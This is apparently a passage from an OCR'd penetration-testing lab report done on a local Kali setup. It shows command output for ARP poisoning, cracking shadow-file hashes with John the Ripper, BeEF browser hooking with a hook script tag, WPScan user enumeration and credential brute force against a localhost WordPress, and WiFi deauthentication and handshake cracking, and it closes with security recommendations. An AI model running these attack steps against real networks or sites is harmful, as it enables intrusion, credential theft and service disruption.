len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=16 win=0 rtt=16.0 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=18 win=0 rtt=19.6 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=19 win=0 rtt=19.4 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=22 win=0 rtt=102.9 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=23 win=0 rtt=26.7 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=26 win=0 rtt=18.1 ms
len=46 ip=192.168.88.1 ttl=64 DF id=0 sport=88 flags=RA seq=27 win=0 rtt=17.9 ms
```

Purpose: Test network stack resilience under flood conditions.

Man-in-the-Middle Attacks


Tools Used: Ettercap, ARPSpoof, Wireshark

ARP Poisoning with Ettercap


Steps: Opening ettercap

Scan network for hosts and list them

Set target (gateway and victim)



Start ARP poisoning



Password Cracking Techniques

1 Linux Password Hash Extraction

Step one:

create a user

```
┌──(root㉿kali)-[/home/hack404]
└─# adduser paite
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for paite
Enter the new value, or press ENTER for the default
        Full Name []: paite
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
```

Command:

check for the users and their hashes


```
splunkfwd:!:20377:0:99999:7:::
_flatpak:!:20378:::::
wazuh-indexer:!:20381:::::
wazuh:!:20381:::::
wazuh-dashboard:!:20381:::::
pcscd:!*:20396:::::1:
beef-xss:!:20401:::::
debian-tor:!:20402:::::
rose:!:20425:0:99999:7:::
mark:$y$j9T$wN790mml1myuPiqhKtADO0$f.VzIA6uBsJzzFM7.AeiD7MPP96MMFT15PcTR8LvL76:20425:0:99999:7:::
paite:$y$j9T$TteO/e7HaOjghGro5bLa9/$UbsTSn.1/gj.H4JghrRCxJRDRR8CLkybQj4P4.EuvH7:20425:0:99999:7:::

┌──(root㉿kali)-[~]
└─#
```


create two files user.txt and password.txt and pest in the hashes and crack it using Tool:
John the Ripper
Method: Dictionary attack with custom wordlist

```
┌──(root㉿kali)-[~]
└─# john --format=crypt user.txt --wordlist=password.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates left, minimum 96 needed for performance.
1234             (paite)
paite            (mark)
2g 0:00:00:00 DONE (2025-12-04 00:21) 4.000g/s 14.00p/s 28.00c/s 28.00C/s wrwrtwr..paite
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

SQL Injection Vulnerabilities

Authentication Bypass





Impact: Unauthorized login achieved.

Cross-Site Scripting Attacks

Tool: BeEF (Browser Exploitation Framework)
Usage:

- Hook victim browser
- Execute modules: fake notifications, clipboard theft, session hijacking


step one

starting beef-xss


```
┌──(root㉿kali)-[~]
└─# beef-xss

[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
     Loaded: loaded (/usr/lib/systemd/system/beef-xss.service; disabled; preset: disabled)
     Active: active (running) since Thu 2025-12-04 03:24:53 EAT; 5s ago
 Invocation: 43f9943845f940569267ac7277249f97
   Main PID: 112652 (ruby)
      Tasks: 2 (limit: 9019)
     Memory: 89.6M (peak: 89.7M)
        CPU: 2.874s
     CGroup: /system.slice/beef-xss.service
             └─112652 ruby ./beef

Dec 04 03:24:53 kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5... 4... 3... 2... 1...

┌──(root㉿kali)-[~]
└─#
```

step two


logging to beef-xss




fake cookies notifications




output



Fake system update to login



Output



WordPress Security Assessment

WPScan Reconnaissance

Command:

```
┌──(hack404㉿kali)-[~]
└─$ wpscan --url http://localhost/wordpress/ -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://localhost/wordpress/ [::1]
[+] Started: Thu Dec  4 04:35:53 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.1.25 mod_perl/2.0.12 Perl/v5.34.1
 |  - X-Powered-By: PHP/8.1.25
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://localhost/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Users found

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <=========================================================================

[i] User(s) Identified:

[+] steven-paite
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://localhost/wordpress/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Sitemap (Aggressive Detection)
 |   - http://localhost/wordpress/wp-sitemap-users-1.xml
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[+] steven Paite
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] suzan
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] amigo-ag
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
```

cracking their password

```
[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - paite1011@proton.me / paite123
[SUCCESS] - suzan / $ml1234
Trying amigo / paite Time: 00:00:02 <=============================================================================================================

[!] Valid Combinations Found:
 | Username: paite1011@proton.me, Password: paite123
 | Username: suzan, Password: $ml1234

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Dec  4 04:50:06 2025
[+] Requests Done: 184
[+] Cached Requests: 8
[+] Data Sent: 53.751 KB
[+] Data Received: 415.018 KB
[+] Memory used: 265.145 MB
[+] Elapsed time: 00:00:26

┌──(hack404㉿kali)-[/opt/lampp/htdocs/vulnerable-lab]
└─$
```

```
┌──(hack404㉿kali)-[/opt/lampp/htdocs/vulnerable-lab]
└─$ wpscan --url http://localhost/wordpress/ -U user.txt -P password.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://localhost/wordpress/ [::1]
[+] Started: Thu Dec  4 04:49:40 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.1.25 mod_perl/2.0.12 Perl/v5.34.1
```

WiFi Security Assessment & Cracking

Network Discovery

Tool: `airodump-ng`

Command:

```
┌──(root㉿kali)-[/home/hack404]
└─# airodump-ng wlan0
```

```
CH 11 ][ Elapsed: 6 s ][ 2025-12-04 10:29

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

BSSID              STATION            PWR    Rate    Lost    Frames  Notes  Probes
```

Findings:

- Target AP: `wifi` (WPA2)

capture and display the wifi network interface APs

```
┌──(root㉿kali)-[~]
└─# airodump-ng --bssid FC:3F:FC:94:CE:CE  -c 6 --write wifi wlan1
Interface wlan1:
ioctl(SIOCGIFINDEX) failed: No such device
Failed initializing wireless card(s): wlan1
```

performing deauthenication

```
┌──(root㉿kali)-[~]
└─# aireplay-ng --deauth 20 -a B8:3A:08:52:A9:C9 wlan1
Interface wlan1:
ioctl(SIOCGIFINDEX) failed: No such device

┌──(root㉿kali)-[~]
└─#
```

cracking the captured handshake

```
┌──(root㉿kali)-[~]
└─# aircrack-ng -u user.txt wifi-01.cap -w /usr/share/wordlists/rockyou.txt
Vendor          = Intel
Model           = Intel(R) Core(TM) i7-5600U CPU @ 2.60GHz
Features        = MMX,SSE,SSE2,SSE3,SSSE3,SSE4.1,SSE4.2,AES-NI,AVX,AVX2
CPU frequency   = 2095 MHz (Max: 3200 MHz)
Hyper-Threading = Yes
Logical CPUs    = 4
Threads per core= 2
CPU cores       = 2
SIMD size       = 8 (256 bit)
SIMD size in use= 8 (256 bit)
```

Security Recommendations

Immediate Actions:

1. Enforce strong password policies
2. Implement WAF and input validation
3. Enable ARP spoofing detection
4. Update WordPress plugins and themes
5. Use WPA3 or strong PSK for WiFi